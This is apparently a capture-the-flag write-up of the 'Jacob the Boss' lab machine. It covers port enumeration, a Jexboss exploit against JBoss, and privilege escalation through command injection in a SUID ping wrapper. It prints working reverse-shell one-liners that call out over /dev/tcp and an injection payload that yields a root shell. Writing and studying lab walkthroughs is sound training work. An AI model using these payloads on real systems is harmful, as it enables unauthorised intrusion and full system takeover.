Jacob the Boss

Enumeration

Nmap Scan

```
PORT      STATE SERVICE      REASON         VERSION
22/tcp    open  ssh          syn-ack ttl 61 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 82:ca:13:6e:d9:63:c0:5f:4a:23:a5:a5:a5:10:3c:7f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDOLOk6ktnJtucoDmXmBrc4H4gGe5Cybdy3jh1VZg+CYg+sZ
|   256 a4:6e:d2:5d:0d:36:2e:73:2f:1d:52:9c:e5:8a:7b:04 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNUtPCeXKNaq6WZ
|   256 6f:54:a6:5e:ba:5b:ad:cc:87:ee:d3:a8:d5:e0:aa:2a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJI3bQUWzwhk0iJYI+gGn09NgvRLtN4vJ4DG6SrE7/Hb

80/tcp    open  http         syn-ack ttl 61 Apache httpd 2.4.6 ((CentOS) PHP/7.3.20)
|_http-title: My first blog
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/7.3.20

111/tcp   open  rpcbind      syn-ack ttl 61 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4       111/tcp   rpcbind
|   100000  2,3,4       111/udp   rpcbind
|   100000  3,4         111/tcp6  rpcbind
|_  100000  3,4         111/udp6  rpcbind

1090/tcp  open  java-rmi     syn-ack ttl 61 Java RMI
|_rmi-dumpregistry: ERROR: Script execution failed (use -d to debug)

1098/tcp  open  java-rmi     syn-ack ttl 61 Java RMI

1099/tcp  open  java-object  syn-ack ttl 61 Java Object Serialization
| fingerprint-strings:
|   NULL:
|     java.rmi.MarshalledObject|
|     hash[
|     locBytest
|     objBytesq
|     http://jacobtheboss.box:8083/q
|     org.jnp.server.NamingServer_Stub
|     java.rmi.server.RemoteStub
|     java.rmi.server.RemoteObject
|     xpw;
|     UnicastRef2
|     jacobtheboss.box
|_    \xdd
```

```
3306/tcp  open  mysql       syn-ack ttl 61 MariaDB 10.3.23 or earlier (unauthorized)

3873/tcp  open  java-object  syn-ack ttl 61 Java Object Serialization

4444/tcp  open  java-rmi     syn-ack ttl 61 Java RMI

4445/tcp  open  java-object  syn-ack ttl 61 Java Object Serialization

4446/tcp  open  java-object  syn-ack ttl 61 Java Object Serialization

4457/tcp  open  tandem-print syn-ack ttl 61 Sharp printer tandem printing

4712/tcp  open  msdtc       syn-ack ttl 61 Microsoft Distributed Transaction Coordinator (error)

4713/tcp  open  pulseaudio?  syn-ack ttl 61
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptior
|_   9a3b

8009/tcp  open  ajp13       syn-ack ttl 61 Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|   Potentially risky methods: PUT DELETE TRACE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html

8080/tcp  open  http        syn-ack ttl 61 Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-methods:
|   Supported Methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|_  Potentially risky methods: PUT DELETE TRACE
|_http-title: Welcome to JBoss&trade;
|_http-favicon: Unknown favicon MD5: 799F70B71314A7508326D1D2F68F7519

8083/tcp  open  http        syn-ack ttl 61 JBoss service httpd
|_http-title: Site doesn't have a title (text/html).

39483/tcp open  unknown     syn-ack ttl 61

43324/tcp open  java-rmi    syn-ack ttl 61 Java RMI

49292/tcp open  unknown     syn-ack ttl 61
```


- Many ports are opened → filtering to be done to focus on the important ones.
- Check the HTTP ports and check if password authentication is enabled for SSH.


SSH (22)

```
└─$ ssh root@jacobtheboss.box
The authenticity of host 'jacobtheboss.box (10.10.57.208)' can't be established.
ED25519 key fingerprint is SHA256:B6Uiy12itM/YaZ79hB4/6recQsgxZ3n4HWQXnCe04ks.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'jacobtheboss.box' (ED25519) to the list of known hosts.
root@jacobtheboss.box: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
```

- Password authentication is disabled. Get the shell and upload the key

HTTP (80, 8080)





I searched JBoss exploit and came across Jexboss. Cloned the repository to my machine.

Exploitation

```
 * http://jacobtheboss.box:8080:

# ----------------------------------------- #

 * For a Reverse Shell (like meterpreter =]), type the command:

   jexremote=YOUR_IP:YOUR_PORT

   Example:
     Shell>jexremote=192.168.0.10:4444

Or use other techniques of your choice, like:
     Shell>/bin/bash -i > /dev/tcp/192.168.0.10/4444 0>&1 2>&1

   And so on... =]

# ----------------------------------------- #

  Failed to check for updates
Linux jacobtheboss.box 3.10.0-1127.18.2.el7.x86_64 #1 SMP Sun Jul 26 15:27:06 UTC 2020
x86_64 ×86_64 ×86_64 GNU/Linux
'  Failed to check for updates
\\S
Kernel \\r on an \\m
```

```
'  Failed to check for updates
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:initrc_t:s0
'
[Type commands or "exit" to finish]
Shell> id
 Failed to check for updates
uid=1001(jacob) gid=1001(jacob) groups=1001(jacob) context=system_u:system_r:initrc_t:s0
```

I then got a reverse shell using the command ‘jexremote=ip:port’ and opening a netcat listener on my machine.

I uploaded an SSH key to the target machine. I initially got an error ‘Permission denied (publickey,gssapi-keyex,gssapi-with-mic).’

This happened because I didn’t change the permission of the .ssh directory. .ssh should have permission for 700 and authorized_keys for 600.

Post Exploitation

```
[jacob@jacobtheboss ~]$ find / -perm -u=s 2>/dev/null
/usr/bin/pingsys
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/mount
/usr/bin/chage
/usr/bin/umount
/usr/bin/crontab
/usr/bin/pkexec
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/usernetctl
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/libexec/dbus-1/dbus-daemon-launch-helper
```

The pingsys binary is of interest. This is the same as the ping command.

```
[jacob@jacobtheboss ~]$ file /usr/bin/pingsys
/usr/bin/pingsys: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked (uses shared libs), for GNU/Linux 2.6.32,
BuildID[sha1]=6edc93ec3e4b82857772727e602265140ee00823, not stripped
```

I used IDA for de-compiling the binary.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  void *v3; // rsp
  const char **v5; // [rsp+0h] [rbp-30h] BYREF
  int v6; // [rsp+Ch] [rbp-24h]
  char *s; // [rsp+10h] [rbp-20h]
  __int64 v8; // [rsp+18h] [rbp-18h]

  v6 = argc;
  v5 = argv;
  v8 = BUFFERSIZE - 1LL;
  v3 = alloca(16 * ((BUFFERSIZE + 15LL) / 0x10uLL));
  s = (char *)&v5;
  snprintf((char *)&v5, BUFFERSIZE, "ping -c 4 %s", argv[1]);
  if ( setuid(0) == -1 )
    printf("setUID ERROR");
  return system(s);
}
```

`/usr/bin/pingsys 10.10.10.10; bash -i &>/dev/tcp/10.4.101.169/4444 <&1`

I tried this payload and I did get a shell, but as Jacob.

```
[jacob@jacobtheboss ~]$ /usr/bin/pingsys "10.10.10.10; id"
PING 10.10.10.10 (10.10.10.10) 56(84) bytes of data.
64 bytes from 10.10.10.10: icmp_seq=1 ttl=64 time=0.770 ms
64 bytes from 10.10.10.10: icmp_seq=2 ttl=64 time=0.671 ms
64 bytes from 10.10.10.10: icmp_seq=3 ttl=64 time=0.578 ms
64 bytes from 10.10.10.10: icmp_seq=4 ttl=64 time=0.443 ms

--- 10.10.10.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3000ms
rtt min/avg/max/mdev = 0.443/0.615/0.770/0.123 ms
uid=0(root) gid=1001(jacob) groups=1001(jacob)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

This worked. So I could use /bin/sh instead of id and get a root shell.

```
sh-4.2# id
uid=0(root) gid=1001(jacob) groups=1001(jacob)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2#
```

My initial payload did not work because the ping and the reverse shell command were treated as different commands.

`/usr/bin/pingsys "10.10.10.10; bash -i &>/dev/tcp/10.4.101.169/4444 <&1"`

This gives a reverse shell as root.

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.57.208] 50272
[root@jacobtheboss ~]# id
id
uid=0(root) gid=1001(jacob) groups=1001(jacob)
context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@jacobtheboss ~]
```